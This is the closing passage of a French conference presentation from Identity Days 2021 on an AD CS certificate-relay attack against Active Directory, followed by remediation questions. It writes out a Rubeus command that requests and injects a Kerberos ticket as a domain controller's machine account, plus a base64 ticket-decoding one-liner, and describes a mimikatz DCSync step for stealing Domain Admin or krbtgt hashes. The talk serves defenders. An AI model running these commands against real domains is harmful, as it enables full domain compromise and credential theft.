
NOTE: Base64 ticket blobs can be decoded with :

[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("aa..."))

C:\Users\LocalAdmin\Desktop>Rubeus.exe asktgt /user:DC01$ /certificate:_/ptt /domain:corp.local /dc:DC01.corp.local
```

Déroulé de l'attaque

6 – Utiliser le TGT Kerberos et mimikatz pour effectuer un DCSync pour avoir le hash Domain Admin ou krbtgt



Remédiations

Votre serveur web d'enrollement est-il vraiment utilisé par vos utilisateurs ?

NTLM sur les serveurs ADCS et AD est- il vraiment utile ?

Le serveur IIS CertSrv a-t-il vraiment besoin d'autoriser autre chose que du Kerberos ?

Est-ce que EPA est activée au sein de mon domaine ?

Est-ce que je peux surveiller les Anonymous bind et les demandes de connexion sans machine associée ?

Est-ce que je peux auditer mon AD CS ?

Est-ce que je peux bloquer l'utilisation de l'API EFSR ?

C Conclusion



Questions/Réponses



Merci !

IDENTITY DAYS

28 octobre 2021 - PARIS



@IdentityDays #identitydays2021

Merci à tous nos partenaires !



onelogin



yubico

